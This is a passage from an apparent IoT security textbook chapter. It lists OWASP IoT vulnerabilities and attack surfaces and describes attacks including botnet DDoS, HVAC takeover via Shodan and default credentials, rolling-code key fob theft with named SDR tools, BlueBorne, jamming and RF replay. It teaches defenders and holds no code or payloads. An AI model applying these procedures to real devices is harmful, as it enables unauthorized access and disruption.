Unsecured network services are vulnerable to attacks such as buffer overflows, leading to denial-of-service scenarios that render devices inaccessible. Attackers can exploit open ports using automated tools like port scanners and fuzzers, compromising data confidentiality, authenticity, and availability while enabling unauthorized remote access.

3. **Insecure Ecosystem Interfaces**

Vulnerabilities in interfaces such as web portals, backend APIs, mobile apps, or cloud systems can jeopardize device security. Common flaws include weak or missing authentication, poor encryption, and insufficient input/output validation.

4. **Lack of Secure Update Mechanisms**

Failure to implement secure update processes—such as firmware validation, anti-rollback measures, or secure delivery—leaves devices open to attacks, including tampering and exploitation during updates.

5. **Use of Insecure or Outdated Components**

Utilizing outdated software libraries, insecure OS customizations, or third-party components from compromised supply chains can expose devices to significant risks, leading to breaches and unauthorized access.

6. **Insufficient Privacy Protection**

Devices with inadequate privacy safeguards may expose sensitive personal information stored within the system or its ecosystem to attackers.

7. **Insecure Data Transfer and Storage**

Lack of proper encryption and access controls for data in transit or at rest can result in sensitive information being intercepted or leaked to malicious actors.

8. **Lack of Device Management**

The absence of robust device management features—such as asset tracking, secure updates, monitoring, and secure decommissioning—creates vulnerabilities that attackers can exploit.

9. **Insecure Default Settings**

Default device configurations often lack adequate security, restricting operators from implementing safer settings and exposing devices to attacks.

10. **Lack of Physical Hardening**

Insufficient physical security measures can allow attackers to extract sensitive information, facilitating remote attacks or enabling direct control over the device.

OWASP IoT Attack Surface Areas

The following are the key IoT attack surface areas identified by OWASP:

Attack Surface Area	Vulnerabilities
1. Ecosystem (General)	• Interoperability standards • Data governance • System-wide failure • Individual stakeholder risks • Implicit trust between components • Enrollment security • Decommissioning system • Lost access procedures

2. Device Memory	• Sensitive data
	  o Cleartext usernames
	  o Cleartext passwords
	  o Third-party credentials
	  o Encryption keys

3. Device Physical Interfaces	• Firmware extraction
	• User CLI
	• Admin CLI
	• Privilege escalation
	• Reset to an insecure state
	• Removal of storage media
	• Tamper resistance
	• Debug port
	  o UART (Serial)
	  o JTAG/SWD

	• Device ID/serial number exposure

4. Device Web Interface	• Standard set of web application vulnerabilities:
	  o OWASP Web Top 10
	  o OWASP ASVS
	  o OWASP Testing Guide
	• Credential management vulnerabilities:
	  o Username enumeration
	  o Weak passwords
	  o Account lockout
	  o Known default credentials
	  o Insecure password recovery mechanism

5. Device Firmware	• Sensitive data exposure
	  o Backdoor accounts
	  o Hardcoded credentials
	  o Encryption keys
	  o Encryption (symmetric, asymmetric)
	  o Sensitive information
	  o Sensitive URL disclosure
	• Firmware version display and/or date of last update
	• Vulnerable services (web, SSH, TFTP, etc.)
	  o Verify for old software versions and possible attacks (Heartbleed, Shellshock, old PHP versions, etc.)
	• Security-related function API exposure
	• Firmware downgrade possibility

6. Device Network Services	• Information disclosure
	• User CLI
	• Administrative CLI
	• Injection
	• Denial-of-Service
	• Unencrypted services
	• Poorly implemented encryption
	• Test/development services
	• Buffer overflow
	• UPnP
	• Vulnerable UDP services
	• Device firmware OTA update block
	• Firmware loaded over an insecure channel (no TLS)
	• Replay attack
	• Lack of payload verification
	• Lack of message integrity check
	• Credential management vulnerabilities:
	  o Username enumeration
	  o Weak passwords
	  o Account lockout
	  o Known default credentials

	○ Insecure password recovery mechanism
7. Administrative Interface	• Standard set of web application vulnerabilities: ○ OWASP Web Top 10 ○ OWASP ASVS ○ OWASP Testing Guide • Credential management vulnerabilities: ○ Username enumeration ○ Weak passwords ○ Account lockout ○ Known default credentials ○ Insecure password recovery mechanism • Security/encryption options • Logging options • Two-factor authentication • Check for insecure direct object references • Inability to wipe a device
8. Local Data Storage	• Unencrypted data • Data encrypted with discovered keys • Lack of data integrity checks • Use of static same encryption/decryption key
9. Cloud Web Interface	• Standard set of web application vulnerabilities: ○ OWASP Web Top 10 ○ OWASP ASVS ○ OWASP Testing Guide • Credential management vulnerabilities: ○ Username enumeration ○ Weak passwords ○ Account lockout ○ Known default credentials ○ Insecure password recovery mechanism • Transport encryption • Two-factor authentication
10. Third-party Backend APIs	• Unencrypted PII sent • Encrypted PII sent • Device information leaked • Location leaked
11. Update Mechanism	• Update sent without encryption • Updates not signed • Update location writable • Update Verification • Update authentication • Malicious update

	• Missing update mechanism • No manual update mechanism
12. Mobile Application	• Implicitly trusted by device or cloud • Username enumeration • Account lockout • Known default credentials • Weak passwords • Insecure data storage • Transport encryption • Insecure password recovery mechanism • Two-factor authentication
13. Vendor Backend APIs	• Inherent trust in the cloud or mobile application • Weak authentication • Weak access controls • Injection attacks • Hidden services
14. Ecosystem Communication	• Health checks • Heartbeats • Ecosystem commands • Deprovisioning • Pushing updates
15. Network Traffic	• LAN • LAN to internet • Short range • Non-standard • Wireless (Wi-Fi, Z-wave, XBee, Zigbee, Bluetooth, LoRa) • Protocol fuzzing
16. Authentication/Authorization	• Authentication/authorization-related values (session key, token, cookie, etc.) disclosure • Reuse of session key, token, etc. • Device-to-device authentication • Device-to-mobile-application authentication • Device-to-cloud-system authentication • Mobile-application-to-cloud-system authentication Web-application-to-cloud-system authentication • Lack of dynamic authentication
17. Privacy	• User data disclosure • User/device location disclosure • Differential privacy
18. Hardware (Sensors)	• Sensing environment manipulation • Tampering (physical) • Damage (physical)

Table 18-02: OWASP IoT Attack Surface Areas

IoT Vulnerabilities

Table 18-03 covers the vulnerabilities identified in IoT systems by OWASP:

Vulnerability	Attack Surface	Description
1. Username Enumeration	• Administrative Interface • Device Web Interface • Cloud Interface • Mobile Application	• Ability to collect a set of valid usernames by interacting with the authentication mechanism
2. Weak Passwords	• Administrative Interface • Device Web Interface • Cloud Interface • Mobile Application	• Ability to set account passwords to "1234" or "123456", for example • Usage of pre-programmed default passwords
3. Account Lockout	• Administrative Interface • Device Web Interface • Cloud Interface • Mobile Application	• Ability to continue sending authentication attempts after 3–5 failed login attempts
4. Unencrypted Services	• Device Network Services	• Network services are not properly encrypted to prevent eavesdropping or tampering by attackers
5. Two-factor Authentication	• Administrative Interface • Cloud Web Interface • Mobile Application	• Lack of two-factor authentication mechanisms such as a security token or fingerprint scanner
6. Poorly Implemented Encryption	• Device Network Services	• Encryption is implemented; however, it is improperly configured or is not being properly updated, e.g., using SSL v2
7. Update Sent Without Encryption	• Update Mechanism	• Updates are transmitted over the network without using TLS or encrypting the update file itself
8. Update Location Writable	• Update Mechanism	• Storage location for update files is world-writable, which can allow firmware to be modified and distributed to all users
9. Denial-of-Service	• Device Network Services	• Service can be attacked in a way that denies service to that service or the entire device

10. Removal of Storage Media	• Device Physical Interfaces	• Ability to physically remove the storage media from the device
11. No Manual Update Mechanism	• Update Mechanism	• No ability to manually force an update check for the device
12. Missing Update Mechanism	• Update Mechanism	• No ability to update the device
13. Firmware Version Display and/or Last Update Date	• Device Firmware	• Current firmware version is not displayed, and/or the date of the last update is not displayed
14. Firmware and Storage Extraction	• JTAG/SWD Interface • In-Situ Dumping • Intercepting an Over-the-Air (OTA) Update • Downloading from the Manufacturer's Web Page • eMMC Tapping • Unsoldering the SPI Flash/eMMC Chip and Reading It in an Adapter	• Firmware contains a lot of useful information, like source code and binaries of running services, preset passwords, and SSH keys
15. Manipulating the Code Execution Flow of the Device	• JTAG/SWD Interface Side-Channel Attacks like Glitching	• With the help of a JTAG adapter and GNU debugger, we can modify the execution of firmware in the device and bypass almost all software-based security controls • Side-channel attacks can also modify the execution flow or can be used to leak interesting
16. Obtaining Console Access	• Serial Interfaces (SPI/UART)	• By connecting to a serial interface, we can obtain full console access to a device • Usually, security measures include custom bootloaders that prevent the attacker from entering single-user mode, but that can also be bypassed
17. Insecure Third-Party Components	• Software	• Out-of-date versions of BusyBox, OpenSSL, SSH, web servers, etc.

Table 18-03: IoT Vulnerabilities

IoT Threats

IoT devices often lack robust security mechanisms, making them vulnerable to emerging threats. These devices can quickly become compromised by malware or malicious code, enabling attackers to exploit them for harmful purposes such as disrupting networks, intercepting communications, and executing large-scale attacks like Distributed Denial-of-Service (DDoS). Below are some common types of IoT attacks:

- **DDoS Attack**: Devices are hijacked and turned into a network of botnets to overload a target system or server, rendering it incapable of delivering services.
- **HVAC System Attack**: Attackers exploit weaknesses in HVAC systems to steal sensitive information, such as credentials, and launch additional attacks on the network.
- **Rolling Code Attack**: Criminals intercept and replicate the signal to unlock vehicles, enabling unauthorized access and theft.
- **BlueBorne Attack**: Exploiting vulnerabilities in Bluetooth protocols, attackers connect to nearby devices to compromise their functionality and data.
- **Jamming Attack**: Malicious traffic is introduced to disrupt communication between sender and receiver, making the exchange of information impossible.
- **Backdoor Exploitation**: Vulnerabilities in IoT devices are leveraged to create backdoors, granting attackers unauthorized access to organizational networks.
- **Telnet Exploitation**: Open telnet ports are targeted to extract sensitive information shared among devices, including their software and hardware configurations.
- **Sybil Attack**: Fake identities are generated to simulate traffic congestion, hindering effective communication between nodes in a network.
- **Exploit Kits**: Malicious scripts target unpatched vulnerabilities in IoT devices, compromising their security.
- **Man-in-the-Middle Attack**: An attacker impersonates a legitimate party, intercepting and hijacking communication between two endpoints.
- **Replay Attack**: Authentic messages are intercepted and repeatedly sent to target devices to cause denial-of-service or crashes.
- **Forged Malicious Device**: Genuine IoT devices are replaced with malicious ones by attackers with physical access to the network.
- **Side-Channel Attack**: Information about encryption keys is extracted from IoT devices by monitoring emissions (e.g., signals or power usage).
- **Ransomware Attack**: Malware encrypts or locks a user's device, preventing access until a ransom is paid.
- **Client Impersonation**: Attackers pose as legitimate devices or servers to access sensitive information or perform unauthorized actions.
- **SQL Injection Attack**: Weaknesses in mobile or web applications managing IoT devices are exploited to gain access and execute further attacks.
- **SDR-Based Attack**: Using software-defined radio systems, attackers analyze communication signals and send spam messages to connected devices.
- **Fault Injection Attack**: Malicious faults are introduced into IoT devices, allowing attackers to exploit these vulnerabilities and compromise security.

- **Network Pivoting**: Attackers use compromised devices to infiltrate a secure server and then leverage this access to breach other networked systems.
- **DNS Rebinding Attack**: Malicious JavaScript code is used to gain access to a victim's router, facilitating unauthorized activities.
- **Firmware Update Attack (FOTA)**: Attackers tamper with the firmware update process to inject harmful code into devices.

Hacking IoT Devices: General Scenario

The Internet of Things (IoT) encompasses a range of technologies, including embedded sensors, microprocessors, and power management systems. Security requirements can vary significantly depending on the device and its application. As the volume of sensitive data transmitted across networks increases, so does the potential for risks such as data breaches, manipulation, tampering, and attacks targeting routers and servers. A weak security framework can result in the following issues:

- **Interception of Communication**: An unauthorized individual may intercept data exchanged between two endpoints, gaining access to sensitive information. This stolen data can then be misused for personal gain.
- **Deployment of Fake Servers**: Malicious actors could deploy counterfeit servers to send unauthorized commands, triggering unintended actions. For instance, valuable resources like water, electricity, or oil might be rerouted to unauthorized destinations.
- **Injection of Malicious Code**: Fake devices could introduce harmful scripts into a system, forcing it to operate in unsafe or unintended ways, potentially leading to hazardous outcomes.



Figure 18-08: General IoT Device Hacking Scenarios

DDoS Attack

A Distributed Denial-of-Service (DDoS) attack is a malicious activity in which multiple compromised systems overwhelm a single online system or service, temporarily rendering it slow, unresponsive, or inaccessible to legitimate users. The process begins with the attacker

exploiting device vulnerabilities and installing malicious software on their operating systems. These compromised devices, collectively called a botnet, act as agents for the attack.

Once the attacker selects a target, they command the botnet or zombie agents to flood the target server with overwhelming requests. These requests originate from multiple IoT devices across various regions, overloading the target system with more traffic than it can manage. Consequently, the system may experience degraded performance, go offline, or completely shut down.

The typical steps an attacker follows to execute a DDoS attack on IoT devices are:

1. Gaining remote access to vulnerable IoT devices.
2. Injecting malware into the devices to convert them into botnets.
3. Using a command-and-control center to direct botnets to send massive requests to the target server.
4. Overwhelming the target server, causing it to go offline and not process legitimate requests.



Figure 18-09: DDoS Attack on IoT Devices

Exploit HVAC

Many organizations deploy internet-connected Heating, Ventilation, and Air Conditioning (HVAC) systems without adequate security measures, creating potential entry points for attackers to infiltrate corporate systems. These systems often have vulnerabilities that cybercriminals exploit to steal login credentials, gain control of the HVAC system, and launch additional attacks on the organization's network.

HVAC systems are commonly integrated into networks across industries, government institutions, hospitals, and other sectors. They often allow remote access for vendors and third parties to perform administrative tasks, such as monitoring energy usage and adjusting temperatures remotely. Unfortunately, many HVAC providers issue standardized login

credentials to multiple organizations, making it easier for attackers to gain unauthorized access. Once inside, they can exploit these systems to infiltrate corporate networks and extract sensitive data.

The typical steps an attacker follows to compromise HVAC systems include:

1. Using platforms like Shodan (https://www.shodan.io) to locate vulnerable Industrial Control Systems (ICSs).
2. Searching for default user credentials through resources like https://www.defpass.com.
3. Attempting to log in to the ICS using these default credentials.
4. Gaining remote access to the HVAC system via the ICS.
5. Exploiting the HVAC system to manipulate settings, such as temperature controls, or conducting further attacks within the local network.



Figure 18-10: Exploiting HVAC System

Rolling Code Attack

Many modern vehicles utilize advanced locking mechanisms that rely on RF signals transmitted as unique codes from a key fob to lock or unlock the vehicle. These codes, known as rolling or hopping codes, change with each use and are valid only once. This ensures that if the same code is received again, the system rejects it, offering protection against replay attacks.

Despite these precautions, attackers can exploit vulnerabilities in the system to capture and misuse rolling codes. Using a jamming device, they employ a method that involves interrupting the signal transmission from the key fob to the vehicle's receiver. This device simultaneously blocks the signal and captures the transmitted code. The attacker can then use the stolen code to unlock the vehicle or garage door later.

The typical steps in a rolling code attack include:

1. The victim presses the key fob to unlock the car.
2. The attacker uses a jamming device to block the vehicle from receiving the rolling code and simultaneously intercepts the first code.
3. The vehicle remains locked, prompting the victim to press the key fob again, transmitting a second code.
4. The attacker intercepts the second code while replaying the first code to unlock the vehicle.

5. The attacker later uses the intercepted second code to gain unauthorized access to the car or garage.

Attackers commonly utilize tools such as HackRF One and RFCrack to execute such exploits.



Figure 18-11: Illustration of Rolling Code Attack

BlueBorne Attack

A BlueBorne attack exploits Bluetooth connections to gain unauthorized access and take full control of a target device. By leveraging vulnerabilities in the Bluetooth protocol, attackers can connect to nearby devices and compromise them. BlueBorne is a set of techniques based on identified flaws in the Bluetooth protocol. It can target a wide range of IoT devices running operating systems like Android, Linux, Windows, and older versions of iOS.

The Bluetooth process in these systems generally has elevated privileges, making it an attractive target. Once attackers gain access to a single device, they can infiltrate corporate networks, steal sensitive data, and distribute malware to nearby devices. BlueBorne attacks are effective across various software versions and require no user interaction, prior configuration, or pairing—Bluetooth needs to be active.

This attack allows an intruder to identify Bluetooth-enabled devices, even those not in discovery mode. Once a device is detected, the attacker can extract its MAC address and operating system details to exploit system-specific vulnerabilities. Depending on the flaws in the Bluetooth protocol, attackers can execute malicious code remotely or launch man-in-the-middle attacks to compromise the target.

Smartphones, smart TVs, wearable devices, car audio systems, printers, and other devices are susceptible to BlueBorne attacks.

Steps involved in a BlueBorne attack:

1. **Discovery:** The attacker scans for Bluetooth-enabled devices within range, even those not in discoverable mode.

2. **MAC Address Retrieval:** Once a device is located, the attacker extracts its MAC address.
3. **Operating System Identification:** The attacker repeatedly probes the target device to determine its operating system.
4. **Exploitation:** Based on identified vulnerabilities in the Bluetooth protocol, the attacker exploits the target OS to gain access.
5. **Execution:** The attacker performs remote code execution or a man-in-the-middle attack, gaining complete control of the device.



Figure 18-12: Illustration of BlueBorne Attack

Jamming Attack

Jamming is a form of attack that disrupts communication between wireless IoT devices, effectively compromising their functionality. This attack involves flooding the communication channel with excessive malicious traffic, leading to a Denial-of-Service (DoS) condition for legitimate users. As a result, authorized devices cannot exchange data, and communication is obstructed.

All wireless devices and networks are vulnerable to jamming attacks. Attackers employ specialized hardware to emit random radio signals at the same frequency as the target device's communication channel. Wireless devices perceive these jamming signals as noise, prompting them to suspend their transmissions until the interference ceases. This continuous noise overloads the network, preventing devices from sending or receiving data and causing a complete communication breakdown.



Figure 18-13: Illustration of Jamming Attack

Hacking Smart Grid/ Industrial Devices: Remote Access Using Backdoor

Attackers use social engineering tactics to collect essential information about their target organization. Once they obtain details such as employees' email addresses, they send phishing emails containing malicious attachments, like a word document. When an employee opens the email and clicks the attachment, a backdoor is silently installed on the system. This backdoor gives the attacker unauthorized access to the organization's internal network.

For instance, in an attack targeting a power grid, the attacker can access the organization's private network and then infiltrate the Supervisory Control and Data Acquisition (SCADA) system that manages the grid. After compromising the SCADA network, the attacker replaces the legitimate firmware with malicious versions, enabling them to manipulate the system. Ultimately, the attacker can disrupt the power supply by sending harmful commands to the substation control systems through the SCADA network.



Figure 18-14: Hacking a Smart Grid to Gain Remote Access

SDR-Based Attacks on IoT

Software-Defined Radio (SDR) is a technique for generating radio communications and performing signal processing through software (or firmware) instead of traditional hardware-based methods. Using SDR systems, an attacker can monitor communication signals within IoT networks and transmit unwanted messages or data to connected devices. SDR technology also enables manipulation of the signal transmission and reception between devices, depending on how the software is implemented. This type of attack can be carried out in full-duplex (two-way communication) and half-duplex (one-way communication) modes.

Replay Attack

One common SDR-based attack in IoT environments is the replay attack. In this attack, the attacker intercepts a sequence of commands sent between devices and later replays them to gain unauthorized access or control. The steps involved in executing a replay attack are as follows:

- The attacker targets the specific frequency used for communication between devices.
- After identifying the frequency, the attacker intercepts the original command data sent by the devices.
- Once the data is captured, the attacker uses tools like the Universal Radio Hacker (URH) to extract and organize the captured commands.
- Finally, the attacker retransmits the extracted commands back into the network on the same frequency, effectively replaying the captured signals or commands to the devices involved.

Cryptanalysis Attack

A cryptanalysis attack is a significant threat to IoT devices. It involves a process similar to a replay attack, with the added step of reverse-engineering the protocol to recover the original signal. To carry out this attack, the attacker needs a strong understanding of cryptography, communication theory, and modulation techniques to eliminate noise from the signal. Although more challenging to execute than a replay attack, skilled attackers may use various tools and methods to break security.

Reconnaissance Attack

This attack complements the cryptanalysis attack by allowing the attacker to gather information from the device's specifications. IoT devices that rely on RF signals must be certified by their respective country's authority, which usually results in the release of an analysis report for the device. To bypass this, designers sometimes obscure identification marks on the chipset. In response, attackers may use tools like multimeters to examine the chipset, identify key components like ground pins, and discover the product ID. They can then compare this information to the official analysis report.

Identifying and Accessing Local IoT Devices

